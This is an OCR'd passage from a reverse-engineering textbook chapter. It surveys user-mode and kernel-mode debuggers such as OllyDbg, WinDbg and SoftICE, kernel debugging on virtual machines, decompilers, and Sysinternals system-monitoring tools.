


Figure 4.5 A screenshot of ILDasm, Microsoft's .NET IL disassembler.

Debuggers

Debuggers exist primarily to assist software developers with locating and correcting errors in their programs, but they can also be used as powerful reversing tools. Most native code debuggers have some kind of support for stepping through assembly language code when no source code is available. Debuggers that support this mode of operation make excellent reversing tools, and there are several debuggers that were designed from the ground up with assembly language–level debugging in mind.

The idea is that the debugger provides a disassembled view of the currently running function and allows the user to step through the disassembled code and see what the program does at every line. While the code is being stepped through, the debugger usually shows the state of the CPU's registers and a memory dump, usually showing the currently active stack area. The following are the key debugger features that are required for reversers.

Powerful Disassembler A powerful disassembler is a mandatory feature in a good reversing debugger, for obvious reasons. Being able to view the code clearly, with cross-references that reveal which branch goes where and where a certain instruction is called from, is critical. It's also important to be able to manually control the data/code recognition heuristics, in case they incorrectly identify code as data or vice versa (for code/data ambiguities in disassemblers refer to the section on disassemblers in this chapter).

Software and Hardware Breakpoints Breakpoints are a basic debugging feature, and no debugger can exist without them, but it's important to be able to install both software and hardware breakpoints. Software breakpoints are instructions added into the program's code by the debugger at runtime. These instructions make the processor pause program execution and transfer control to the debugger when they are reached during execution. Hardware breakpoints are a special CPU feature that allow the processor to pause execution when a certain memory address is accessed, and transfer control to the debugger. This is an especially powerful feature for reversers because it can greatly simplify the process of mapping and deciphering data structures in a program. All a reverser must do is locate a data structure of interest and place hardware breakpoints on specific areas of interest in that data structure. The hardware breakpoints can be used to expose the relevant code areas in the program that are responsible for manipulating the data structure in question.

View of Registers and Memory A good reversing debugger must provide a good visualization of the important CPU registers and of system memory. It is also helpful to have a constantly updated view of the stack that includes both the debugger's interpretation of what's in it and a raw view of its contents.

Process Information It is very helpful to have detailed process information while debugging. There is an endless list of features that could fall into this category, but the most basic ones are a list of the currently loaded executable modules and the currently running threads, along with a stack dump and register dump for each thread.

Debuggers that contain powerful disassemblers are not common, but the ones that do are usually the best reversing tools you'll find because they provide the best of both worlds. You get both a highly readable and detailed representation of the code, and you can conveniently step through it and see what the code does at every step, what kind of data it receives as input, and what kind of data it produces as output.

In modern operating systems debuggers can be roughly divided into two very different flavors: *user-mode debuggers* and *kernel-mode debuggers*. User-mode

debuggers are the more conventional debuggers that are typically used by software developers. As the name implies, user-mode debuggers run as normal applications, in user mode, and they can only be used for debugging regular user-mode applications. Kernel-mode debuggers are far more powerful. They allow unlimited control of the target system and provide a full view of everything happening on the system, regardless of whether it is happening inside application code or inside operating system code.

The following sections describe the pros and cons of user-mode and kernel-mode debuggers and provide an overview on the most popular tools in each category.

User-Mode Debuggers

If you've ever used a debugger, it was most likely a user-mode debugger. User-mode debuggers are conventional applications that attach to another process (the *debugee*) and can take full control of it. User-mode debuggers have the advantage of being very easy to set up and use, because they are just another program that's running on the system (unlike kernel-mode debuggers).

The downside is that user-mode debuggers can only view a single process and can only view user mode code within that process. Being limited to a single process means that you have to know exactly which process you'd like to reverse. This may sound trivial, but sometimes it isn't. For example, sometimes you'll run into programs that have several processes that are somehow interconnected. In such cases, you may not know which process actually runs the code you're interested in.

Being restricted to viewing user-mode code is not usually a problem unless the product you're debugging has its own kernel-mode components (such as device drivers). When a program is implemented purely in user mode there's usually no real need to step into operating system code that runs in the kernel.

Beyond these limitations, some user-mode debuggers are also unable to debug a program before execution reaches the main executable's entry point (this is typically the .exe file's WinMain callback). This can be a problem in some cases because the system runs a significant amount of user-mode code before that, including calls to the DllMain callback of each DLL that is statically linked to the executable.

The following sections present some user-mode debuggers that are well suited for reversing.

OllyDbg

For reversers, OllyDbg, written by Oleh Yuschuk, is probably the best user-mode debugger out there (though the selection is admittedly quite small). The

beauty of Olly is that it appears to have been designed from the ground up as a reversing tool, and as such it has a very powerful built-in disassembler. I've seen quite a few beginners attempting their first steps in reversing with complex tools such as Numega SoftICE. The fact is that unless you're going to be reversing kernel-mode code, or observing the system globally across multiple processes, there's usually no need for kernel-mode debugging—OllyDbg is more than enough.

OllyDbg's greatest strength is in its disassembler, which provides powerful code-analysis features. OllyDbg's code analyzer can identify loops, switch blocks, and other key code structures. It shows parameter names for all known functions and APIs, and supports searching for cross-references between code and data—in all possible directions. In fact, it would be fair to say that Olly has the best disassembly capabilities of all debuggers I have worked with (except for the IDA Pro debugger), including the big guns that run in kernel mode.

Besides powerful disassembly features, OllyDbg supports a wide variety of views, including listing imports and exports in modules, showing the list of windows and other objects that are owned by the debugee, showing the current chain of exception handlers, using import libraries (.lib files) for properly naming functions that originated in such libraries, and others.

OllyDbg also includes a built-in assembling and patching engine, which makes it a cracker's favorite. It is possible to type in assembly language code over any area in a program and then commit the changes back into the executable if you so require. Alternatively, OllyDbg can also store the list of patches performed on a specific program and apply some or all of those patches while the program is being debugged—when they are required.

Figure 4.6 shows a typical OllyDbg screen. Notice the list of NTDLL names on the left—OllyDbg not only shows imports and exports but also internal names (if symbols are available). The bottom-left view shows a list of currently open handles in the process.

OllyDbg is an excellent reversing tool, especially considering that it is free software—it doesn't cost a dime. For the latest version of OllyDbg go to `http://home.t-online.de/home/Ollydbg`.

User Debugging in WinDbg

WinDbg is a free debugger provided by Microsoft as part of the Debugging Tools for Windows package (available free of charge at `www.microsoft.com/whdc/devtools/debugging/default.mspx`). While some of its features can be controlled from the GUI, WinDbg uses a somewhat inconvenient command-line interface as its primary user interface. WinDbg's disassembler is quite limited, and has some annoying anomalies (such as the inability to scroll backward in the disassembly window).




Figure 4.6 A typical OllyDbg screen

Unsurprisingly, one place where WinDbg is unbeatable and far surpasses OllyDbg is in its integration with the operating system. WinDbg has powerful extensions that can provide a wealth of information on a variety of internal system data structures. This includes dumping currently active user-mode heaps, security tokens, the PEB (Process Environment Block) and the TEB (Thread Environment Block), the current state of the system loader (the component responsible for loading and initializing program executables), and so on. Beyond the extensions, WinDbg also supports stepping through the earliest phases of process initialization, even before statically linked DLLs are initialized. This is different from OllyDbg, where debugging starts at the primary executable's WinMain (this is the .exe file launched by the user), after all statically linked DLLs are initialized. Figure 4.7 shows a screenshot from WinDbg. Notice how the code being debugged is a part of the `NTDLL` loader code that initializes DLLs while the process is coming up—not every user-mode debugger can do that.




Figure 4.7 A screenshot of WinDbg while it is attached to a user-mode process.

WinDbg has been improved dramatically in the past couple of years, and new releases that include new features and bug fixes have been appearing regularly. Still, for reversing applications that aren't heavily integrated with the operating systems, OllyDbg has significant advantages. Olly has a far better user interface, has a better disassembler, and provides powerful code analysis capabilities that really make reversing a lot easier. Costwise they are both provided free of charge, so that's not a factor, but unless you are specifically interested in debugging DLL initialization code, or are in need of the special debugger extension features that WinDbg offers, I'd recommend that you stick with OllyDbg.

IDA Pro

Besides it being a powerful disassembler, IDA Pro is also a capable user-mode debugger, which successfully combines IDA's powerful disassembler with solid debugging capabilities. I personally wouldn't purchase IDA just for its debugging capabilities, but having a debugger and a highly capable disassembler in one program definitely makes IDA the Swiss Army Knife of the reverse engineering community.

PEBrowse Professional Interactive

PEBrowse Professional Interactive is an enhanced version of the PEBrowse Professional PE Dumping software (discussed in the "Executable Dumping Tools" section later in this chapter) that also includes a decent debugger. PEBrowse offers multiple informative views on the process such as a detailed view of the currently active memory heaps and the allocated blocks within them.

Beyond its native code disassembly and debugging capabilities, PEBrowse is also a decent intermediate language (IL) debugger and disassembler for .NET programs. PEBrowse Professional Interactive is available for download free of charge at `www.smidgeonsoft.com`.

Kernel-Mode Debuggers

Kernel-mode debugging is what you use when you need to get a view of the system as a whole and not on a specific process. Unlike a user-mode debugger, a kernel-mode debugger is not a program that runs on top of the operating system, but is a component that sits alongside the system's kernel and allows for stopping and observing the entire system at any given moment. Kernel-mode debuggers typically also allow user-mode debugging, but this can sometimes be a bit problematic because the debugger must be aware of the changing memory address space between the running processes.

Kernel-mode debuggers are usually aimed at kernel-level developers such as device driver developers and developers of various operating system extensions, but they can be useful for other purposes as well. For reversers, kernel-mode debuggers are often incredibly helpful because they provide a full view of the system and of all running processes. In fact, many reversers use kernel debuggers exclusively, regardless of whether they are reversing kernel-mode or user-mode code. Of course, a kernel-mode debugger is mandatory when it is kernel-mode code that is being reversed.

One powerful application of kernel-mode debuggers is the ability to place low-level breakpoints. When you're trying to determine where in a program a certain operation is performed, a common approach is to set a breakpoint on an operating system API that would typically be called in order to perform that operation. For instance, when a program moves a window and you'd like to locate the program code responsible for moving it, you could place a breakpoint on the system API that moves windows. The problem is that there are quite a few APIs that could be used for moving windows, and you might not even know exactly which process is responsible for moving the window. Kernel debuggers offer an excellent solution: set a breakpoint on the low-level code in the operating system that is responsible for moving windows around. Whichever API is used by the program to move the window, it is bound to end up in that low-level operating system code.

Unfortunately, kernel-mode debuggers are often difficult to set up and usually require a dedicated system, because they destabilize the operating system to which they are attached. Also, because kernel debuggers suspend the entire system and not just a single process, the system is always frozen while they are open, and no threads are running. Because of these limitations I would recommend that you not install a kernel-mode debugger unless you've specifically confirmed that none of the available user-mode debuggers fit your needs. For typical user-mode reversing scenarios, a kernel-mode debugger is really an overkill.

Kernel Debugging in WinDbg

WinDbg is primarily a kernel-mode debugger. The way this works is that the same program used for user-mode debugging also has a kernel-debugging mode. Unlike the user-mode debugging functionality, WinDbg's kernel-mode debugging is performed remotely, on a separate system from the one running the WinDbg GUI. The target system is booted with the `/DEBUG` switch (set in the boot.ini configuration file) which enables a special debugging code inside the Windows kernel. The debugee and the controlling system that runs WinDbg are connected using either a serial null-modem cable, or a high-speed FireWire (IEEE 1394) connection.

The same kernel-mode debugging facilities that WinDbg offers are also accessible through KD, a console mode program that connects to the debugee in the exact same way. KD provides identical functionality to WinDbg, minus the GUI.

Functionally, WinDbg is quite flexible. It has good support for retrieving symbolic information from symbol files (including retrieving symbols from a centralized symbol server on demand), and as in the user-mode debugger, the debugger extensions make it quite powerful. The user interface is very limited, and for the most part it is still essentially a command-line tool (because so many features are only accessible using the command line), but for most applications it is reasonably convenient to use.

WinDbg is quite limited when it comes to user-mode debugging—placing user-mode breakpoints almost always causes problems. The severity of this problem depends on which version of the operating system is being debugged. Older operating systems such as Windows NT 4.0 were much worse than newer ones such as Windows Server 2003 in this regard.

One disadvantage of using a null-modem cable for debugging is performance. The maximum supported speed is 115,200 bits per second, which is really not that fast, so when significant amounts of information must be transferred between the host and the target, it can create noticeable delays. The solution is to either use a FireWire cable (only supported on Windows XP and

later), or to run the debugee on a virtual machine (discussed below in the "Kernel Debugging on Virtual Machines" section).

As I've already mentioned with regards to the user-mode debugging features of WinDbg, it is provided by Microsoft free of charge, and can be downloaded at `www.microsoft.com/whdc/devtools/debugging/default.mspx`.

Figure 4.8 shows what WinDbg looks like when it is used for kernel-mode debugging. Notice that the disassembly window on the right is disassembling kernel-mode code from the `nt` module (this is `ntoskrnl.exe`, the Windows kernel).

Numega SoftICE

All things being equal, SoftICE is probably the most popular reversing debugger out there. Originally, SoftICE was developed as a device-driver development tool for Windows, but it is used by quite a few reversers. The unique quality of SoftICE that really sets it apart from WinDbg is that it allows for local kernel-debugging. You can theoretically have just one system and still perform kernel-debugging, but I wouldn't recommend it.




Figure 4.8 A screenshot from WinDbg when it is attached to a system for performing kernel-mode debugging.

SoftICE is used by hitting a hotkey on the debugee (the hotkey can be hit at anytime, regardless of what the debugee is doing), which freezes the system and opens the SoftICE screen. Once inside the SoftICE screen, users can see whatever the system was doing when the hotkey was hit, step through kernel-mode (or user-mode) code, or set breakpoints on any code in the system. SoftICE supports the loading of symbol files through a dedicated Symbol Loader program (symbols can be loaded from a local file or from a symbol server).

SoftICE offers dozens of system information commands that dump a variety of system data structures such as processes and threads, virtual memory information, handles and objects, and plenty more. SoftICE is also compatible with WinDbg extensions and can translate extensions DLLs and make their commands available within the SoftICE environment.

SoftICE is an interesting technology, and many people don't really understand how it works, so let's run a brief overview. Fundamentally, SoftICE is a Windows kernel-mode driver. When SoftICE is loaded, it hooks the system's keyboard driver, and essentially monitors keystrokes on the system. When it detects that the SoftICE hotkey has been hit (the default is Ctrl+D), it manually freezes the system's current state and takes control over it. It starts by drawing a window over whatever is currently displayed on the screen. It is important to realize that this window is not in any way connected to Windows, because Windows is completely frozen at this point. SoftICE internally manages this window and any other user-interface elements required while it is running. When SoftICE is opened, it disables all interrupts, so that thread scheduling is paused, and it takes control of all processors in multiprocessor systems. This effectively freezes the system so that no code can run other than SoftICE itself.

It goes without saying that this approach of running the debugger locally on the target system has certain disadvantages. Even though the Numega developers have invested significant effort into making SoftICE as transparent as possible to the target system, it still sometimes affects it in ways that WinDbg wouldn't. First of all, the system is always slightly less stable when SoftICE is running. In my years of using it, I've seen dozens of SoftICE related blue screens. On the other hand, SoftICE is *fast*. Regardless of connection speeds, WinDbg appears to always be somewhat sluggish; SoftICE on the other hand always feels much more "immediate." It instantly responds to user input. Another significant advantage of SoftICE over WinDbg is in user-mode debugging. SoftICE is *much* better at user-mode debugging than WinDbg, and placing user-mode breakpoints in SoftICE is much more reliable than in WinDbg.

Other than stability issues, there are also functional disadvantages to the local debugging approach. The best example is the code that SoftICE uses for showing its window—any code that accesses the screen is difficult to step through in SoftICE because it tries to draw to the screen, while SoftICE is showing its debugging window.

NOTE **Many people wonder about SoftICE's name, and it is actually quite interesting. ICE stands for in circuit emulator, which is a popular tool for performing *extremely* low-level debugging. The idea is to replace the system's CPU with an emulator that acts just like the real CPU and is capable of running software, except that it can be debugged at the hardware level. This means that the processor can be stopped and that its state can be observed at any time. SoftICE stands for a Software ICE, which implies that SoftICE is like a software implementation of an in circuit emulator.**

Figure 4.9 shows what SoftICE looks like when it is opened. The original Windows screen stays in the background, and the SoftICE window is opened in the center of the screen. It is easy to notice that the SoftICE window has no border and is completely detached from the Windows windowing system.




Figure 4.9 NuMega SoftICE running on a Windows 2000 system.

Kernel Debugging on Virtual Machines

Because kernel debugging freezes and potentially destabilizes the operating system on which it is performed, it is highly advisable to use a dedicated system for kernel debugging, and to never use a kernel debugger on your primary computer. This can be problematic for people who can't afford extra PCs or for frequent travelers who need to be able to perform kernel debugging on the road.

The solution is to use a single computer with a *virtual machine*. Virtual machines are programs that essentially emulate a full-blown PC's hardware through software. The guest system's display is shown inside a window on the host system, and the contents of its hard drives are stored in a file on the host's hard drive.

Virtual machines are perfect for kernel debugging because they allow for the creation of isolated systems that can be kernel debugged at any time, and even concurrently (assuming the host has enough memory to support them), without having any effect on the stability of the host.

Virtual machines also offer a variety of additional features that make them attractive for users requiring kernel debugging. Having the system's hard drive in a single file on the host really simplifies management and backups. For instance, it is possible to store one state of the system and then make some configuration changes—going back to the original configuration is just a matter of copying the original file back, much easier than with a nonvirtual system. Additionally, some virtual machine products support *nonpersistent* drives that discard anything written to the hard drive when the system is shut down or restarted. This feature is perfect for dealing with malicious software that might try to corrupt the disk or infect additional files because any changes made while the system is running are discarded when the system is shut down.

Unsurprisingly, virtual machines require significant resources from the host. The host must have enough memory to contain the host operating system, any applications running on top of it, and the memory allocated for the guest systems currently running. The amount of memory allocated to each guest system is typically user-configurable. Regarding the CPU, some virtual machines actually emulate the processor, which allows for emulating any system on any platform, but that incurs a significant performance penalty. The more practical application for virtual machines is to run guest operating systems that are compatible with the host's processor, and to try to let the guest system run directly on the host's processor as much as possible. This appears to be the only way to get decent performance out of the guest systems, but the problem is that the guest can't just be allowed to run on the host directly because that would interfere with the host operating system. Instead, modern virtual machines allow "checked" sequences of guest code to run directly on the host processor and intervene whenever it's necessary to ensure that the guest and host are properly isolated from one another.

Virtual machine technologies for PCs have really matured in recent years and can now offer a fast, stable solution for people who require more than one computer but that don't need the *processing power* of multiple computers. The two primary virtual machine technologies currently available are Virtual PC from Microsoft Corporation and VMWare Workstation from VMWare Inc. Functionally the two products are very similar, both being able to run Windows and non-Windows operating systems. One difference is that VMWare also *runs* on non-Windows hosts such as Linux, allowing Linux systems to run versions of Windows (or other Linux installations) inside a virtual machine. Both products have full support for performing kernel-debugging using either WinDbg or NuMega SoftICE. Figure 4.10 shows a VMWare Workstation window with a Windows Server 2003 system running inside it.




Figure 4.10 A screenshot of VMWare Workstation version 4.5 running a Windows Server 2003 operating system on top of a Windows XP host.

Decompilers

Decompilers are a reverser's dream tool—they attempt to produce a high-level language source-code-like representation from a program binary. Of course, it is *never* possible to restore the original code in its exact form because the compilation process always removes some information from the program. The amount of information that is retained in a program's binary executable depends on the high-level language, the low-level language to which the program is being translated by the compiler, and on the specific compiler used. For example, .NET programs written in one of the .NET-compatible programming languages and compiled to MSIL can typically be decompiled with decent results (assuming that no obfuscation is applied to the program). For details on specific decompilers for the .NET platform, please see Chapter 12.

For native IA-32 code, the situation is a bit more complicated. IA-32 binaries contain far less high-level information, and recovering a decent high-level representation from them is not currently possible. There are several native code decompilers currently in development, though none of them has been able to demonstrate accurate high-level output so far. Hopefully, this situation will improve in the coming years. Chapter 13 discusses decompilers (with a focus on native decompilation) and provides an insight into their architecture.

System-Monitoring Tools

System monitoring is an important part of the reversing process. In some cases you can actually get your questions answered using system-monitoring tools and without ever actually looking at code. System-monitoring tools is a general category of tools that observe the various channels of I/O that exist between applications and the operating system. These are tools such as file access monitors that display every file operation (such as file creation, reading or writing to a file, and so on) made from every application on the system. This is done by hooking certain low-level components in the operating system and monitoring any relevant calls made from applications.

There are quite a few different kinds of system-monitoring tools, and endless numbers of such tools available for Windows. My favorite tools are those offered on the `www.sysinternals.com` Web site, written by Mark Russinovich (coauthor of the authoritative text on Windows internals [Russinovich]) and Bryce Cogswell. This Web site offers quite a few *free* system-monitoring tools that monitor a variety of aspects of the system and at several different levels. For

example, they offer two tools for monitoring hard drive traffic: one at the file system level and another at the physical storage device level. Here is a brief overview of their most interesting tools.

FileMon This tool monitors all file-system-level traffic between programs and the operating system, and can be used for viewing the file I/O generated by every process running on the system. With this tool we can see every file or directory that is opened, and every file read/write operation performed from any process in the system.

TCPView This tool monitors all active TCP and UDP network connections on every process. Notice that it doesn't show the actual traffic, only a list of which connections are opened from which process, along with the connection type (TCP or UDP), port number and the address of the system at the other end.

TDIMon TDIMon is similar to TCPView, with the difference that it monitors network traffic at a different level. TDIMon provides information on any socket-level operation performed from any process in the system, including the sending and receiving of packets, and so on.

RegMon RegMon is a registry activity monitor that reports all registry access from every program. This is highly useful for locating registry keys and configuration data maintained by specific programs.

PortMon PortMon is a physical port monitor that monitors all serial and parallel I/O traffic on the system. Like their other tools, PortMon reports traffic separately for each process on the system.

WinObj This tool presents a hierarchical view of the named objects in the system (for information on named objects refer to Chapter 3), and can be quite useful for identifying various named synchronization objects, and for viewing system global objects such as physical devices, and so on.

